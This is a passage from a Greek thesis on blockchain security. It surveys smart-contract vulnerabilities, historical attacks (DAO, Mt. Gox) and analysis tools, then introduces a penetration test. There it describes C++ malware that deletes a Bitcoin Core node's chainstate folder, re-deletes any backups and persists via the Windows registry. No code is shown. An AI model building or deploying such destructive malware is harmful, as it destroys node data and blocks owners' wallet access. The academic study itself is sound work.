Κάθε Ευφυές Συμβόλαιο πρέπει να έχει μια χρονοσφραγίδα (Timestamp). Συνήθως είναι η χρονοσφραγίδα του block στο οποίο θα προστεθεί. Αν η εκτέλεσή του, εξαρτάται από τη χρονοσφραγίδα και κάποιος επιτιθέμενος είναι σε θέση να την αλλάξει, τότε προκαλείται αυτή η ευπάθεια. Αξιοποιώντας αυτήν την ευπάθεια, ο επιτιθέμενος μπορεί να πραγματοποιήσει Double Spending επίθεση. Για παράδειγμα, μπορεί με το Ευφυές Συμβόλαιο να αγοράσει κάποια προϊόντα από έναν προμηθευτή που λειτουργεί με instant payment. Συνήθως είναι προμηθευτές που δεν μπορούν να περιμένουν να

επιβεβαιωθούν οι συναλλαγές, όπως τα εστιατόρια διανομής γρήγορου φαγητού. Μέχρι να επιβεβαιωθεί η συναλλαγή, ο προμηθευτής έχει στείλει τα προϊόντα. Ο επιτιθέμενος αλλάζει τη χρονοσφραγίδα σε ένα νούμερο μικρότερο από το προηγούμενο Block. Οι υπόλοιποι Επικυρωτές, ελέγχουν την εγκυρότητα του block, οπότε όταν ο νικητής Επικυρωτής το ανεβάσει στην Αλυσίδα Συστοιχίας θα το απορρίψουν, απορρίπτοντας έτσι και το Ευφυές Συμβόλαιο με την αγορά.

5.2.5. Transaction Ordering Dependence

Αυτή η ευπάθεια συνήθως προκαλείται από κακόβουλους Επικυρωτές που έχουν σκοπό να εξαπατήσουν τους χρήστες. Στην Αλυσίδα Συστοιχίας του Ethereum, οι Επικυρωτές είναι αυτοί που ελέγχουν τη σειρά των συναλλαγών που προορίζονται για έγκριση. Αυτό σημαίνει, ότι εάν μετά τη συναλλαγή ενός χρήστη, προστεθούν συναλλαγές με υψηλότερη προμήθεια προτεραιότητας (priority fee), τότε ο Επικυρωτής μπορεί να αποφασίσει να εγκρίνει εκείνες τις συναλλαγές πρώτα.

Έστω ότι τρέχει ένα Ευφυές Συμβόλαιο, στο οποίο οι χρήστες ζητώνται να λύσουν μαθηματικά προβλήματα που προσφέρει το Συμβόλαιο και να λάβουν κάποια ανταμοιβή. Η Αλίκη λύνει το πρόβλημα και ανεβάζει την απάντηση ως συναλλαγή στο δίκτυο με συγκεκριμένη προμήθεια. Η Εύα, διαθέτει έναν Ethereum κόμβο. Βλέπει την απάντηση της Αλίκης, την αντιγράφει και την ανεβάζει ως συναλλαγή με υψηλότερη προμήθεια. Επομένως, η συναλλαγή της Εύας εγκρίνεται πρώτα και η Εύα κερδίζει την αμοιβή του Συμβολαίου, ενώ η Αλίκη δεν κερδίζει τίποτα.

5.2.6. Denial of Service

Αν ανακαλυφθεί ένα Ευφυές Συμβόλαιο που επιτελεί βαριές λειτουργίες I/O, τότε μπορεί να το εκμεταλλευτεί κάποιος, δημιουργώντας ένα επιθετικό Ευφυές Συμβόλαιο, με το οποίο θα καλεί συνεχώς το Ευφυές Συμβόλαιο στόχο επιβαρύνοντας το δίκτυο. Αυτού του είδους η επίθεση όμως, θεωρείται αρκετά ακριβή από την πλευρά του επιτιθέμενου. Η ανακάλυψη ενός Ευφυούς Συμβολαίου με ευπάθειες, γίνεται με τη βοήθεια εργαλείων που θα αναλυθούν στο κεφάλαιο Ασφάλεια στις Αλυσίδες Συστοιχίας.

5.3. Κλασσικές ευπάθειες

5.3.1. Απώλεια Ιδιωτικού Κλειδιού

Υπάρχουν ευπάθειες στις οποίες παίζει αποκλειστικό ρόλο ο ανθρώπινος παράγοντας. Η πιο απλή και κλασική περίπτωση είναι η απώλεια του ιδιωτικού κλειδιού [84]. Εάν χαθεί το ιδιωτικό κλειδί, δεν μπορεί να βρεθεί με κανέναν σημερινό τρόπο. Επομένως, δε θα μπορεί ο χρήστης να κάνει συναλλαγές, αφού το χρειάζεται για να τις υπογράφει, αλλά ούτε και να αποκτήσει πρόσβαση στο πορτοφόλι. Αν μάλιστα κλαπεί, τότε ο επιτιθέμενος είναι σε θέση να κλέψει και τα κρυπτονομίσματα που έχει μέσα το ψηφιακό πορτοφόλι.

5.3.2. Εγκληματικές δραστηριότητες

Προφανώς, όταν υπάρχει ένα δίκτυο που προστατεύει την ανωνυμία, όπως το Tor και ένα νόμισμα που δεν περνάει μέσα από τραπεζικά συστήματα, τότε είναι φυσικό ότι θα χρησιμοποιηθεί για εγκληματικούς σκοπούς. Έτσι, δημιουργήθηκε το “Silk Road” [84], ένα δίκτυο που έτρεχε σαν απόκρυφη υπηρεσία του Tor (Tor Hidden Service) και προσέφερε προς αγορά ναρκωτικά, όπλα, συμβόλαια θανάτου, αλλά και πιο ψηφιακές δραστηριότητες, όπως ιούς, ransomware, spyware και cryptomining malware.

5.3.3. Ευπάθειες στα συστήματα των χρηστών

Τέλος, υπάρχουν και οι κλασικοί τύποι επιθέσεων που δε στοχεύουν απευθείας στην Αλυσίδα Συστοιχίας, αλλά στις ευπάθειες του συστήματος του χρήστη. Εσφαλμένη διαμόρφωση του αναχώματος ασφάλειας, παλιά έκδοση προγραμμάτων mining και έλλειψη αντιβιοτικού, εκτέλεση malware από spam αλληλογραφία, ανοιχτές θύρες λόγω backdoor που τρέχουν reverse shells, είναι κάποιες από τις κλασικές επιθέσεις σε ένα σύστημα. Αλλά και επιθέσεις σε κινητές συσκευές όπου διατηρούνται ψηφιακά πορτοφόλια, μέσω επιθέσεων τύπου σύνδεσης σε δημόσιο δίκτυο, malware, phising και έλλειψης μηχανισμού ταυτοποίησης δύο παραγόντων (two factor authentication).

Μια συσκευή η οποία έχει καταληφθεί από κακόβουλο χρήστη, μπορεί να αξιοποιηθεί για την εγκατάσταση κακόβουλου λογισμικού που αξιοποιεί την υπολογιστική ισχύ του μηχανήματος (cryptomining malware) για λογαριασμό του επιτιθέμενου. Αυτή η επιπλέον ισχύς, μπορεί να βοηθήσει τον κακόβουλο χρήστη στη δημιουργία επίθεσης Selfish Mining.

5.4. Attack Cases

5.4.1. DAO

Ως πρώτο Attack Case θα αναφέρουμε την περίπτωση του Ευφυούς Συμβολαίου DAO [84], το οποίο ανέβηκε στο Ethereum στις 28 Μαΐου 2016. Πρόκειται για ένα Ευφυές Συμβόλαιο, το οποίο ήταν συνδεδεμένο με πλατφόρμες crowdfunding για επιχειρηματικές ιδέες. Δέχτηκε επίθεση 20 μέρες αργότερα, έχοντας ήδη μαζέψει 150 εκατομμύρια δολάρια. Ο επιτιθέμενος έκλεψε περίπου 60 εκατομμύρια.

Αυτό το κατάφερε εκμεταλλευόμενος το Reentrancy Vulnerability. Αρχικά δημιούργησε ένα δικό του επιθετικό Ευφυές Συμβόλαιο, το οποίο περιλάμβανε μέσα στην callback function, μια μέθοδο με όνομα withdraw(), η οποία καλούσε το DAO. Η withdraw() στέλνει Ether σε αυτόν που την καλεί, η οποία επίσης καλεί μια συνάρτηση. Στην προκειμένη περίπτωση καλεί την callback function του επιθετικού Ευφυούς Συμβολαίου. Μέσω αυτού του ατέρμων βρόγχου, ο επιτιθέμενος ήταν σε θέση να κλέψει Ether από το DAO.

5.4.2. Mt. Gox

Μία γνωστή επίθεση στην Αλυσίδα Συστοιχίας του Bitcoin, είναι αυτή του Mt. Gox [109]. Η συγκεκριμένη ιστοσελίδα στην αρχή ήταν προγραμματισμένη για το παιχνίδι Magic the Gathering και αργότερα μετατράπηκε στο μεγαλύτερο Bitcoin Exchange Centre, φτάνοντας στο σημείο να διαχειρίζεται σχεδόν το 70% των bitcoin συναλλαγών. Τον Ιούνιο του 2011 κλάπηκαν bitcoins αξίας 8 εκατομμύρια δολάρια. Η πρώτη αιτία ήταν ότι δεν αξιοποίησαν την τεχνολογία της Αλυσίδας Συστοιχίας, με αποτέλεσμα να πραγματοποιούνται εσωτερικές συναλλαγές χωρίς να εγκρίνονται από την Αλυσίδα Συστοιχίας. Η δεύτερη, ήταν η έλλειψη μηχανισμού ταυτοποίησης δύο παραγόντων, οπότε κάποιος, μπήκε με δικαιώματα admin και μπόρεσε να μεταφέρει bitcoins, χωρίς να τα μετατρέψει σε συναλλαγές. Το Φεβρουάριο του 2014, αξιοποιώντας την ευπάθεια “Transaction Malleability” και με τη δημιουργία μιας αναδρομικής μικρής εφαρμογής (recursive script), έκλεψαν 460 εκατομμύρια δολάρια, σημαίνοντας έτσι το τέλος του Mt Gox.

5.4.3. DDoS EXTCODESIZE

Μία επίθεση DDoS έγινε στο Ethereum το Σεπτέμβριο του 2016. Η πηγή του προβλήματος ήταν μια εντολή με όνομα “EXTCODESIZE” [84], ένα opcode χαμηλού κόστους σε gas, το οποίο υποχρεώνει τους κόμβους να διαβάζουν πληροφορίες που αποθηκεύονται στο δίσκο. Υπολογίζεται ότι αυτή η εντολή έτρεξε 50,000 φορές ανά block επιβραδύνοντας σημαντικά την ταχύτητα του δικτύου.

5.4.4. 51% Επιθέσεις

Το Ethereum Classic [110] δέχτηκε τρεις επιθέσεις 51% σε διάστημα ενός μήνα από χρήστες που ενοικίασαν hashing power [111]. Στην πρώτη, αναδιοργανώθηκαν 3,693 blocks, στη δεύτερη 4,000 και στην τρίτη πάνω από 7,000.

5.4.5. Άλλες επιθέσεις

Πιο απλές επιθέσεις που δε στόχευσαν απευθείας στην τεχνολογία των Αλυσίδων Συστοιχίας είναι οι παρακάτω. Το 2013 μέσω Κοινωνικής Μηχανικής η ιστοσελίδα Inputs.io έχασε 1 εκατομμύριο δολάρια [112]. Η πλατφόρμα της blockchain-based εταιρείας Steemit στοχοποιήθηκε και κλάπηκαν 85,000 δολάρια από συναλλαγές, λόγω κακού σχεδιασμού, ο οποίος οδήγησε στην αποθήκευση των κωδικών πρόσβασης των χρηστών της πλατφόρμας, στην Αλυσίδα της [113]. Το 2016 [114], το τηλέφωνο του Bo Shen (μεγάλος επενδυτής στην τεχνολογία των Αλυσίδων Συστοιχίας) δέχτηκε επίθεση και κλάπηκαν 300,000 δολάρια, ενώ το Νοέμβριο του 2022, επιτιθέμενος ανακάλυψε την ακολουθία λέξεων (seed phrase) και έκλεψε από το προσωπικό του πορτοφόλι 42 εκατομμύρια δολάρια σε διάφορα κρυπτονομίσματα.

Ακολουθία λέξεων [115], είναι μια μορφή ασφάλειας στις Αλυσίδες Συστοιχίας. Το λογισμικό που δημιουργεί το ψηφιακό πορτοφόλι, παράγει την ακολουθία λέξεων, την οποία ο χρήστης (προτείνεται να την έχει γραμμένη σε χαρτί και όχι αποθηκευμένη στον υπολογιστή) μπορεί να χρησιμοποιήσει για να αποκτήσει πρόσβαση στο πορτοφόλι σε

περίπτωση που ξεχάσει τον κωδικό πρόσβασης. Όποιος κλέψει την ακολουθία, αποκτά πρόσβαση επίσης στο πορτοφόλι.

Εικόνα 41. Ευπάθειες στην Αλυσίδα Συστοιχίας [83]

6. Ασφάλεια στην Αλυσίδα Συστοιχίας

6.1. Κλασικές μέθοδοι προστασίας

Υπάρχει τρόπος να προστατεύσει κανείς τις Αλυσίδες Συστοιχίας. Ξεκινώντας από πιο συνηθισμένες και κοινές μεθόδους, όπως είναι σωστά διαμορφωμένο ανάχωμα

ασφαλείας, τελευταίες ενημερώσεις των προγραμμάτων mining, κατάλληλο αντιβιοτικό, αποφυγή επίσκεψης και λήψης προγραμμάτων mining από ιστοσελίδες αμφιβόλου προέλευσης περιεχομένου, χρήση συνθηματικών και μηχανισμού ταυτοποίησης δύο παραγόντων.

6.2. Ασφάλεια στα Ευφυή Συμβόλαια

Υπάρχουν ισχυρά προγράμματα [116] που ελέγχουν το Ευφυές Συμβόλαιο για πιθανά κενά ασφαλείας χρησιμοποιώντας κάποιες μεθόδους. Πολλά από τα προγράμματα αυτά, ανήκουν στην κατηγορία Στατικής Ανάλυσης (Static Analysis), όπου είναι μια κατηγορία από μεθόδους εξέτασης, είτε του πηγαίου κώδικα, είτε του bytecode [117] ενός συμβολαίου, χωρίς όμως να το εκτελούν. Στον αντίποδα, υπάρχει η Δυναμική Ανάλυση (Dynamic Analysis) όπου παρακολουθείται η εκτέλεση, είτε ενός μέρους, είτε ολόκληρου του συμβολαίου στην αρχική του μορφή. Δηλαδή είτε σε γλώσσα προγραμματισμού, είτε σε bytecode. Σε αυτήν την ενότητα, θα παρουσιαστούν κάποιες τρεις τεχνικές εκτέλεσης ελέγχων των Ευφυών Συμβολαίων. Κάθε μία από αυτές τις τεχνικές, απαρτίζεται από εργαλεία τα οποία λειτουργούν, είτε μέσω Στατικής Ανάλυσης, είτε μέσω Δυναμικής Ανάλυσης.

6.2.1. Symbolic Execution


Η πρώτη μέθοδος ονομάζεται Symbolic Execution [118]. Η λειτουργία της είναι να αντικαθιστά τις πραγματικές μεταβλητές εισόδου ενός Ευφυούς Συμβολαίου, με κάποια αλφαριθμητικά, ως συμβολικές εκφράσεις του κώδικα. Στη συνέχεια, δημιουργεί τον Γράφο Ελέγχου Ροής (Control Flow Graph – CFG), δημιουργώντας όλες τις εφικτές διαδρομές εκτέλεσης. Για κάθε διαδρομή, υπάρχουν κάποιες συνθήκες που πρέπει να ισχύουν, ώστε να ισχύει ολόκληρη η διαδρομή. Τέλος, μέσω ενός εργαλείου επιλύσεων τύπου Satisfiability Modulo Theory (Satisfiability Modulo Theory solver – SMT solver) ελέγχεται ο Γράφος για την ύπαρξη ευπαθειών. SMT [119] είναι το πρόβλημα που καθορίζει εάν ένας μαθηματικός τύπος είναι ικανοποιήσιμος.

6.2.1.1. Oyente

Ένα από τα προγράμματα που χρησιμοποιεί τη μέθοδο Symbolic Execution και ανήκει στην κατηγορία της Στατικής Ανάλυσης είναι το Oyente [120]. Είναι από τα πρώτα προγράμματα που αναπτύχθηκαν για την ανίχνευση ευπαθειών στο Ethereum. Αποτελείται από τέσσερα στοιχεία. Το CFGBuilder, το Explorer, το CoreAnalysis και το Validator. Ανιχνεύει τις ευπάθειες Transaction Ordering Dependency, Reentrancy Vulnerability, Timestamp Dependence και Unhandled Exceptions (βλ. Ενότητα 5.2).

Ξεκινώντας από το CFGBuilder, δέχεται ως είσοδο το bytecode του συμβολαίου και την Αλυσίδα Συστοιχίας του Ethereum σε μια δεδομένη χρονική στιγμή (a state of the Ethereum Blockchain) και δημιουργεί ένα γράφο ελέγχου ροής (control flow graph), όπου οι κόμβοι είναι βασικά blocks εκτέλεσης και οι ακμές αντιπροσωπεύουν εκτελέσιμα άλματα (execution jumps) μεταξύ των κόμβων. Το Explorer εκτελεί προσομοιώσεις στατικής συμβολικής εκτέλεσης (static symbolic execution) του κώδικα

του συμβολαίου και παράγει μια έξοδο, την οποία προσφέρει ως είσοδο στο CoreAnalysis, το οποίο ανιχνεύει τις πιθανές ευπάθειες. Τέλος, αυτή η έξοδος, τροφοδοτείται στο Validator, όπου ελέγχεται για εσφαλμένα θετικά (false positives) και παρουσιάζεται στην τελική του διορθωμένη μορφή στο χρήστη.



Εικόνα 42. Διάγραμμα ροής του Oyente [116]

6.2.1.2. Gasper

Ένα ακόμα πρόγραμμα Στατικής Ανάλυσης είναι το Gasper [121]. Το συγκεκριμένο εργαλείο αναλύει τα υπάρχοντα συμβόλαια και ψάχνει για πρότυπα κοστοβόρων σε gas λειτουργιών, όπως για παράδειγμα τμήματα κώδικα που δεν προσφέρουν κάτι (dead code) ή ακριβές λειτουργίες σε μεθόδους επανάληψης και προτείνει εναλλακτικά φτηνές λύσεις. Ως είσοδο δέχεται το bytecode του συμβολαίου και δημιουργεί ένα γράφο ελέγχου ροής. «Τρέχει» το γράφο βρίσκοντας όλα τα blocks κώδικα και ξεκινώντας από τη ρίζα, εκτελεί τη Συμβολική Ανάλυση. Εάν βρεθεί κάποιο άλμα συνθήκης (Conditional Jump), τότε ελέγχεται η δυνατότητα εκτέλεσής του χρησιμοποιώντας τη μέθοδο Z3 Theorem Prover [122]. Η τελευταία είναι μια μέθοδος που αναπτύχθηκε από τη Microsoft και στοχεύει στην επίλυση προβλημάτων που προκύπτουν από την ανάλυση προγραμμάτων (Program analysis) [123] και την επαλήθευση λογισμικού (Software Verification) [124].

6.2.2. Abstract Interpretation


Η δεύτερη μέθοδος που αξιοποιείται είναι η Abstract Interpretation [125]. Μια θεωρητική προσέγγιση, με σκοπό την κατασκευή ενός μοντέλου ελέγχου όλων των δυνατών εκτελέσεων ενός προγράμματος σε όλα τα πιθανά περιβάλλοντα εκτέλεσης (Execution Environments). Στα Ευφυή Συμβόλαια, η μέθοδος αρχικά εκτελεί το bytecode του συμβολαίου μεταφράζοντάς το στη DataLog, γλώσσα παρόμοια με την Prolog και τέλος εξερευνά και αναλύει όλα τα πιθανά αποτελέσματα.

6.2.2.1. Madmax

Το Madmax είναι πρόγραμμα Στατικής Ανάλυσης που ανιχνεύει ευπάθειες σχετικές με το gas. Πιο συγκεκριμένα, ελέγχει την περίπτωση που σε ένα συμβόλαιο εκτελείται μια δομή επανάληψης από πάρα πολλούς χρήστες, με αποτέλεσμα να εξαντληθεί το gas που έχει επενδύσει ο δημιουργός του συμβολαίου για την εκτέλεσή του.

6.2.2.2. Securify

Το Securify είναι πρόγραμμα Στατικής Ανάλυσης για Ευφυή Συμβόλαια στο Ethereum. Ως είσοδο λαμβάνει το bytecode του Συμβολαίου και κάποιες ιδιότητες ασφαλείας που αποτελούν κομμάτια κώδικα που προέρχονται είτε από πρότυπα γνωστών επιθέσεων, είτε από σωστές πρακτικές συγγραφής κώδικα. Για τον τελικό έλεγχο, κατασκευάζει ένα γράφο εξάρτησης (dependency graph) εξάγοντας σημαντικές πληροφορίες από τον κώδικα του Συμβολαίου τις οποίες στη συνέχεια ελέγχει με τις ιδιότητες ασφαλείας.



Εικόνα 43. Διάγραμμα ροής του Securify [116]

6.2.3. Fuzzing

Τέλος, έχουμε τη μέθοδο Fuzzing. Τροφοδοτεί το συμβόλαιο με τυχαία παραγόμενα δεδομένα που ονομάζονται FUZZ. Αυτά τα δεδομένα χρησιμοποιούνται ως είσοδος σε ένα συμβόλαιο, ώστε να ελεγχθεί η συμπεριφορά του.


6.2.3.1. ContractFuzzer

Το ContractFuzzer είναι πρόγραμμα Δυναμικής Ανάλυσης. Ανιχνεύει ευπάθειες στα συμβόλαια του Ethereum, χρησιμοποιώντας ως δεδομένα το bytecode του συμβολαίου και το Application Binary Interface - ABI. Εξάγει τους τύπους δεδομένων αλλά και τις υπογραφές κάθε ορίσματος των συναρτήσεων του ABI. Αναλύει τις υπογραφές και παράγει εισόδους βάσει του ABI για κάθε Ευφυές Συμβόλαιο. Μέσω της Εικονικής Μηχανής του Ethereum, καταχωρεί τη συμπεριφορά του Ευφυούς Συμβολαίου κατά τη διάρκεια εκτέλεσης (runtime), την οποία μετά αναλύει για πιθανές ευπάθειες.

6.2.3.2. ReGuard

Το ReGuard ανήκει στην κατηγορία Δυναμικής Ανάλυσης. Είναι σχεδιασμένο για να ανιχνεύει ευπάθειες τύπου Reentrancy. Ως είσοδο δέχεται bytecode και κώδικα γραμμένο σε solidity. Εάν η είσοδος είναι κώδικας σε solidity, τότε το ReGuard, τον μετατρέπει σε ενδιάμεση αναπαράσταση (intermediate representation - IR) με τη μορφή ενός Abstract Syntax Tree - AST. Εάν είναι bytecode, τότε μετατρέπεται σε γράφο ελέγχου ροής. Η διαδικασία ανάλυσης ευπαθειών χωρίζεται σε τρία μέρη.

Το πρώτο μέρος ονομάζεται Contract Transformer και μετατρέπει το IR σε κώδικα C++. Το δεύτερο μέρος, ονομάζεται Fuzzing Engine και είναι υπεύθυνο για την παραγωγή τυχαίων δεδομένων τα οποία το ReGuard μεταφράζει ως πιθανές αιτήσεις συναλλαγών που αποστέλλονται στο συμβόλαιο. Το ReGuard εκτελεί το συμβόλαιο και αποθηκεύει κάποια δεδομένα που ονομάζονται ίχνη και που προκύπτουν κατά τη διάρκεια εκτέλεσης (runtime). Αυτά τα δεδομένα είναι συνδυασμός του κώδικα σε C++ του συμβολαίου, των συναλλαγών και μιας βιβλιοθήκης που έχει καταγεγραμμένο όλο το runtime. Στο τρίτο και τελευταίο μέρος, τα ίχνη τροφοδοτούνται στο Core Detector, το οποίο τα αναλύει για πιθανές reentrancy ευπάθειες.



Εικόνα 44. Εργαλεία ελέγχου των Ευφυών Συμβολαίων [116]

6.3. Προστασία από (Κατανεμημένη) Άρνηση παροχής υπηρεσιών.

Για την αντιμετώπιση DoS και DDoS, οι κόμβοι είναι εξοπλισμένοι με μηχανισμούς άμυνας, τόσο κατά τη διάρκεια των συναλλαγών, όσο και σε live επίθεση. Για παράδειγμα, για να περιοριστεί η κίνηση στο δίκτυο, κάθε κόμβος του Bitcoin, πρώτα επιβεβαιώνει την εγκυρότητας μιας συναλλαγής και μετά την εκπέμπει στους γειτονικούς κόμβους, ενώ οι άκυρες συναλλαγές απορρίπτονται από τον πρώτο κόμβο που τις αναλαμβάνει. Αυτή η μέθοδος προστατεύει τη δεξαμενή μνήμης από πλημμύρα ψεύτικων συναλλαγών.

Στο Ethereum, το gas είναι αυτό που στέκεται αντιμέτωπο ενάντια σε DoS επιθέσεις. Είτε όταν εμφανίζεται κατά τη διάρκεια μιας συναλλαγής ως network fee, είτε όταν ξοδεύεται και τελειώνει κατά τη διάρκεια εκτέλεσης ενός Ευφυούς Συμβολαίου, αποτρέποντας έτσι ατέρμων βρόγχους σε περίπτωση εκμετάλλευσης κακού κώδικα και αναγκάζοντας τον επιτιθέμενο να πληρώσει πολύ gas εάν σκοπεύει να γεμίσει τη δεξαμενή μνήμης με ψεύτικες συναλλαγές ή να αξιοποιήσει το εύρος ζώνης, την υπολογιστική ισχύ και την αποθήκευση των δεδομένων.

7. Δοκιμή Διείσδυσης σε Αλυσίδα Συστοιχίας

7.1. Περιγραφή επίθεσης

Η τυπική διαδικασία Δοκιμής Διείσδυσης σε μια Αλυσίδα Συστοιχίας, πραγματοποιεί ελέγχους σωστής λειτουργίας της αρχιτεκτονικής του δικτύου και των τμημάτων που την απαρτίζουν. Ελέγχονται οι αλγόριθμοι ακεραιότητας, εμπιστευτικότητας, αποθήκευσης και διαθεσιμότητας των δεδομένων. Ελέγχεται ο τρόπος δημιουργίας των ψηφιακών πορτοφολιών και ο κώδικας των Ευφυών Συμβολαίων που εκτελούνται. Τέλος

εξετάζονται τα μηχανήματα που επικοινωνούν με το δίκτυο καθώς και τα νομικά στοιχεία του οργανισμού.

Σε αυτό το κεφάλαιο, θα παρουσιάσουμε την κύρια συνεισφορά της διπλωματικής εργασίας, δηλαδή τη σχεδίαση, υλοποίηση, και επιτέλεση μιας ολοκληρωμένης επίθεσης σε έναν Bitcoin κόμβο αξιοποιώντας τα εργαλεία της Δοκιμής Διείσδυσης και τις γνώσεις πάνω στις Αλυσίδες Συστοιχίας.

Η επίθεση έχει ως στόχο τη διακοπή της λειτουργίας ενός κόμβου στην Αλυσίδα Συστοιχίας, στον οποίο τρέχει το bitcoin core. Έπειτα από δοκιμές, ένας σίγουρος τρόπος για να διακοπεί η λειτουργία του bitcoin core είναι η διαγραφή του φακέλου chainstate, στον οποίο βρίσκονται αποθηκευμένα σε αρχεία τύπου .ldb (Microsoft Access Record Locking Information), όλα τα Unspent Transaction Output - UTXO. Το αποτέλεσμα είναι να χρειάζεται να ξεκινήσει ολόκληρη η διαδικασία λήψης της Αλυσίδα Συστοιχίας του Bitcoin από την αρχή. Επιπλέον, δεν είναι δυνατή η πρόσβαση στο πορτοφόλι ή πορτοφόλια που είναι αποθηκευμένα στο bitcoin core. Στη συνέχεια, ετοιμάζεται το κακόβουλο λογισμικό το οποίο θα έχει ως στόχο τη διαγραφή του περιεχομένου του φακέλου chainstate.

Για να επιτευχθεί ο στόχος, δημιουργήθηκε ένα malware σε C++, το οποίο αναζητά το φάκελο και τον διαγράφει. Επιπλέον λειτουργίες του προγράμματος αυτού, είναι η σάρωση των σκληρών δίσκων του bitcoin machine ανά τακτά χρονικά διαστήματα, ώστε να ξαναδιαγραφεί ο φάκελος, σε περίπτωση που το θύμα πραγματοποιήσει back up του φακέλου και η εγκαθίδρυσή του ως start up υπηρεσία εγκατεστημένη στο registry στην περίπτωση λειτουργικών συστημάτων Windows. Το malware αυτό διατίθεται και για Windows αλλά και για Linux περιβάλλοντα, ώστε να στοχεύσουμε και στις δύο κατηγορίες από Λειτουργικών Συστημάτων που μπορούν να εκτελούνται από εξυπηρετητές.

Η πορεία της επίθεσης, θα βασιστεί πάνω στα τέσσερα βήματα της Δοκιμής Διείσδυσης που αναλύθηκαν στο κεφάλαιο 2. Τα υποδίκτυα και τα μηχανήματα, βρίσκονται συνδεδεμένα στην ίδια δημόσια IP διεύθυνση. Γι’ αυτό το λόγο, από δω και πέρα, όταν θα αναφερόμαστε σε IP, θα εννοούμε την ιδιωτική IP κάθε συσκευής.

